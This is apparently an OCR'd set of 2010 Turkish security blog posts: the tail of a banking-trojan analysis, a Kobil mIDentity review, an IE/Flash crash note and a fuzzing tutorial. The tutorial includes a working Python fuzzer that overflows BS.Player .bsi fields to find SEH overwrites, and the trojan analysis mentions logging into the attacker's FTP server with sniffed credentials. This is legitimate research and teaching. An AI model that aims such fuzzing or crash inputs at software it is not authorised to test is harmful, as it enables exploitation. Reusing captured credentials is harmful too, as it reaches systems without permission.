


Immunity debugger ile programı çalıştırdığımda da bu ihtimal iyice güçlenmişti.




Trojanı sandboxta çalıştırdığımda kendisini msmgrs.exe adı altında system32\wins\setup klasörü altına kopyaladığını gördüm.







Sıra en can alıcı noktaya gelmişti, peki bu program çalıştıktan sonra ne yapıyordu ?

İlk yaptığım iş wireshark sniffer programını çalıştırmak ve programın nereyle haberleştiğini tespit etmek oldu ve bir bingo daha program yurt dışında bir ftp sunucusuna bağlanıyordu.



Malum ftp protokolü şifresiz haberleştiği için kullanıcı adını ve şifreyi tespit etmem hiçte zor olmadı. Bende aynı kullanıcı adı ve şifre ile ftp sunucusuna bağlandığımda yaklaşık 696 tane kullanıcıya ait olan tuş kayıtları ve internet bankacılığına girişte kayıt edilmiş olan ekran görüntüleri ile karşılaştım.





Daha da ileriye giderek trojanı decompile etmek ve memory'den decrypt edilmiş halini capture ederek incelemek istesemde bir türlü fırsat bulamadım.

That's all folks...

Kobil mIDentity...

Source: https://www.mertsarica.com/kobil-midentity-guvenlik-incelemesi/

By M.S on January 27th, 2010

Geçtiğimiz günlerde Kobil mIDentity USB aygıtını inceleme fırsatını yakaladım. Nedir bu midentity diyecek olursanız kabaca birden fazla işlemi güvenli bir şekilde gerçekleştirebilen bir aygıt olarak piyasaya sürülmüş, şifrenizi, sertifikanızı, OTP'nizi, doman şifrenizi vb.lerini sadece pin girerek sistemlere kendinizi doğrulatmanızı sağlayan akıllı bir aygıt olarak düşünebilirsiniz. Kullanım alanlarına bakacak olursak, internet bankacılığına girişten, iş e-postalarınızı ve dosyalarınızı şifrelemeye ve imzalamaya kadar bir çok alanda kullanabiliyorsunuz. Ürün hakkında daha detaylı bilgi almak için buraya tıklayabilirsiniz.

Gelelim bizi asıl ilgilendiren kısma, bu kadar marifetli bir aygıt olmasına rağmen her işlemi aynı ölçüde güvenli olarak yerine getirebiliyor mu ?

İncelediğim aygıt demo aygıtı olduğu için PIN'i önceden belirlenmiş, sertifikaları yüklenmiş ve autorun ile çalıştırıldığında Kobil tarafından hazırlanmış bir demo sayfasına yönleniyor ve bu sayfada aygıtı test etmeye imkan tanıyordu.

Demo sayfasına girdikten sonra Kobil'in reklam sayfası ile karşılaşıyorsunuz ve bu sayfayı geçtikten sonra hemen karşınıza aygıtı denemek için türlü sayfalar sizi karşılıyor, güvenli giriş, dosya şifreleme, pin değiştirme ve puk değiştirme.

Güvenli giriş, internet bankacılığında kullanılan mobil imza ile aynı olduğu için ve size sunucu tarafından verilen bir metni aygıt ile imzalayarak karşı tarafa göndermeniz istendiği için sunucu ile aygıt arasına girmeniz ve imzalanan metni değiştirmeniz ve sunucuya göndermeniz durumunda haliylen hatalı imza uyarısı ile karşılaşıyorsunuz, bu kısımda herhangi bir sorun ile karşılaşmadım.

Dosya imzalama ise uygulama üzerindeki göz at butonuna basarak diskiniz üzerinde yer alan herhangi bir dosyayı seçiyorsunuz, pin girerek aygıta imzalatıyorsunuz ve daha sonrasında sunucuya gönderdiğinizde sunucu dosya ile imzayı karşılaştırarak sizin bu dosyayı imzaladığınızı teyit etmiş oluyor. Güvenli girişte olduğu gibi işlem sunucu tarafından başlatılmıyor aksine bu defa istemci imzalama işlemini başlatıyor ve aygıt ile imzalayıp gönderiyor. Aynen bende şuan sizin aklınızdan geçirdiğiniz gibi "istemci tarafından başlatılan bir işlem bir şekilde bypass edilir mi?" düşüncesi ile işe koyuldum ve bir trojan hayal ettim.

Trojanımız biz X dosyasını seçsekte o gidip memoryden gidip Y dosyası ile değiştirse, ön yüzde X dosyası gözükmesine rağmen arka tarafta Y dosyası imzalansa ve sunucuya gönderilse bizim haberimiz olur mu ? Sunucu size sen bu dosyayı imzaladın diye transfer işlemi tamamlandıktan sonra gösterse dahi trojan Man-in-the-Browser yeteneğine sahipse sunucu tarafından gelen yanıtıda değişterecek ve haberimiz olmayacaktır.

İstemci tarafında başlatılan ve gerçekleştirilen dosya imzalama işleminde bu sorun var ise peki ya istemci tarafında başlatılan diğer bir işlem olan internet bankacılığı işlem imzalamada da aynı sorun yaşanır mı yaşanmaz mı sorusunun yanıtını size bırakıyor, Kobil'in kısa

zaman içerisinde bu tür basit müdahaleleri engellemek için ek kontroller uygulamasını ümit ediyorum. (Not: Kullandığım aygıtta yer alan uygulamalar 2008 yılındaki sürüme ait, belki bu geçen zaman zarfında bu sorunlar ortadan kalkmış olabilir, bu nedenle son sürüme güncellemenizi her durumda öneriyorum.)

Sonuç olarak dosya imzalamayı gerçekleştiren bir trojan tabiiki yazmadım ancak pratikte nasıl gerçekleştirilebileceğine dair ufak bir video hazırladım, iyi seyirler...

[2010-01-28 19:03:46] Güncelleme: mIDentity'nin yeni sürümünde memory'e müdahale edilmesi engellenmiş, kontrol ettim ancak aşmak için uğraşmadım. İmzalama işlemi işletim sistemi üzerinden başlatıldığı sürece her zaman aşılma riski olacaktır.

Internet Explorer 6/7/8 DOS Vulnerability (Shockwave Flash Object)


Source: https://www.mertsarica.com/internet-explorer-678-dos-vulnerability-shockwave-flash-object/

By M.S on January 19th, 2010

File fuzzing ile minik bir keşif yaptım.
1360. byte 44 ve sonraki 3 byte sırasıyla 43 42 41 olursa internet explorer göçüyor, sorunun ana kaynağına bakıldığında ise Adobe shockwave addonu (Flash10d.ocx) olduğu anlaşılıyor...


POC için buraya tıklayabilirsiniz.

Internet Explorer 6 - XP SP3



Internet Explorer 7 - XP SP3

Internet Explorer 8 - Windows 7



Fuzzzzing

Source: https://www.mertsarica.com/fuzzzzing/

By M.S on January 14th, 2010

Bu seferki yazımı yazmak için biraz geç kaldım, geç olsun ama güç olmasın diyerek hemen konuya giriyorum.
Güvenlik e-posta listelerine üye iseniz her gün onlarca yeni güvenlik zaafiyetlerinin keşfedildiğini görebilirsiniz. Bunların nasıl keşfedildiğini biraz araştıracak olursak genellikle kaynak kodu açık olmayan uygulamalardaki güvenlik zaafiyetlerinin çoğunun fuzzing ile keşfedildiğini görebiliriz. Fuzzingi baştan sona anlatmaya kalkacak olursam kitap yazmam gerekir o nedenle kısaca özetleyip örnek bir fuzzer ve güvenlik açığının keşfedilmesi ile ilgili bir video ile yazımı tamamlayacağım.

Fuzzing'e kabaca hedef uygulamada hataya sebebiyet vermek amacıyla üretilen ve hedefe gönderilen veri diyebiliriz. Fuzzerlar generation ve mutation olarak ikiye ayrılmaktadır. Generation fuzzerları elimizde örnek bir veri olmadan oluşturduğumuz ve hedefe gönderdiğimiz, mutation fuzzerları ile generation fuzzerların aksine örnek bir veriden (örnek bir xls dosyası veya bmp dosyası) türetilen ve hedefe gönderilen veriler olarak düşünebiliriz.

Generation fuzzerlara örnek vermek gerekirse bir http sunucusu düşünelim ve port 80'den sunucuya bağlanarak farklı boyutlarda ve karakter setinden rastgele oluşturulan ve hedefe gönderilen veriler olarak düşünebiliriz. Tabii hedef http sunucusu GET/POST vb. benzer komutlar beklediği için parserından geçmeyerek paketler direk çöpe gidecektir.

Mutation fuzzerlar ise rastgele oluşturulmuş bir paket yerine capture edilmiş bir paketten oluştuğu için (örneğin GET /AAAAA... HTTP/1.1) hedef sistem üzerinde soruna yol açma ihtimali generation fuzzerlara göre daha yüksektir.

Fuzzerlar ile keşfedilebilecek güvenlik zaafiyetlerinin başında buffer overflow, integer overflow, format string zaafiyetleri gelmektedir.

Fuzzing yapabilmek için haliylen ya veri üreten ve gönderen kendi fuzzerınızı yazacaksınız ya da hali hazırda yazılmış fuzzerlardan faydalanacaksınız. Ufak bir araştırma yaptığınızda hedef programa uygun fuzzerlar bulmak mümkün, örneğin dosya formatını işleyen programları test edecekseniz filefuzz, ağ uygulaması test edecekseniz smudge, framework üzerinde kendi fuzzerınızı geliştirecekseniz sulley, peach vb. programlardan faydalanabilirsiniz.

Sadede gelecek olursam, geçtiğimiz Pazar sabahı bloga ne yazsam ne yazsam diye hindi gibi düşünürken bir fuzzer kodlasam bir de bu fuzzer ile keşfedilmiş 0day güvenlik zaafiyeti yayınlasam tadından yenmez dedim ve download.com sitesinde hedef program aramaya koyuldum. Sitede biraz gezdikten sonra mediaplayer kategorisinde yer alan, CNET editörleri tarafından 5 yıldız almış ve 1,275,469 defa indirilmiş BS.Player uygulamasına göz atmaya karar verdim. Programı yükledikten sonra bu program ile ilişkili dosya uzantılarını bulmam gerekiyordu bu nedenle hemen Windows XP'de Windows Explorer'da, Tools -> Folder Options -> File Types listesinde yer alan uzantılara baktım ve .bsi uzantısı ilk gözüme çarpanı oldu. Program ile gelen örnek BSI uzantılı bir dosya olmadığı için google üzerinde yaptığım araştırmada bu sayfadaki yazı dikkatimi çekti. Mutation fuzzer için örnek BSI dosyasını bulmuştum ve sıra fuzzer yazmaya gelmişti.

Oturup şip şak python ile kod yazmaya alışmış biri olarak hemen oturdum ama bu sefer hemen kalkamadım. Akşam saatlerine kadar hem kod yazdım hemde programda hata ortaya çıktığında monitör edebilmek için araştırmalar yaptım ve sonunda fuzzing yapabilmek için aşağıdaki programı hazırladım. Monitor edebilmek içinse Sehloger adında bir program buldum.

```
import os
import re
import time
import sys

if sys.platform == 'linux' or sys.platform == 'linux2':
 clearing = 'clear'
else:
 clearing = 'cls'

os.system(clearing)

print "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="
print "| Simple Fuzzer | Mert SARICA | http://www.mertsarica.com |"
print "=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-="

target_process = ' "C:\\Program Files\\Webteh\\BSplayer\\bsplayer.exe"'
# target_process = ' "bsplayer.exe"'
target_file = "test.bsi"
seh_handler = "Sehloger.exe"
sleeptime = 1

logger = "SEHLog.txt"

debugger = seh_handler + target_process

variables = ["Version", "Title", "FName", "Sub1", "Font", "SubPos", "FullScreen", "Skin", "Lang", "Aspect", "RunH

for i in range(0, len(variables)-1):

    re1= "(" + variables[i] + ")"
    re2='(=)' # Any Single Character 1
    re3='((?:\S+))' # Rest

    readfile = open(target_file, "r")
    tempfile = target_file.split(".")
    tempfile = tempfile[0] + str(i) + "." + tempfile[1]

    print "\nTesting:", variables[i] + "\n"
```


```
txt = readfile.read()
readfile.close()

rg = re.compile(re1+re2+re3,re.IGNORECASE|re.DOTALL)
m = rg.search(txt)

if m:
    word1=m.group(1)
    c1=m.group(2)
    word2=m.group(3)
    entry = word1+c1+word2

    for m in range(1,10):
        os.system(debugger)
        time.sleep(sleeptime)
        writefile = open(tempfile, "w")
        bof = word1+c1+(("A"*128)*m)

        text = txt.replace(entry, bof)
        writefile.write(text)
        writefile.close()

        bof_check = target_process + " " + tempfile
        os.system(bof_check)
        time.sleep(sleeptime)

        logfile = open(logger, "r")
        log = logfile.read()

        if log.find("41414141") > 0:
            print "\nGray area detected, responsible disclosure or dark side padawan? :)\a\n"
            print "Suspucious file:", (tempfile)
            sys.exit()

        os.system("taskkill.exe /IM bsplayer.exe")
        time.sleep(sleeptime)
```

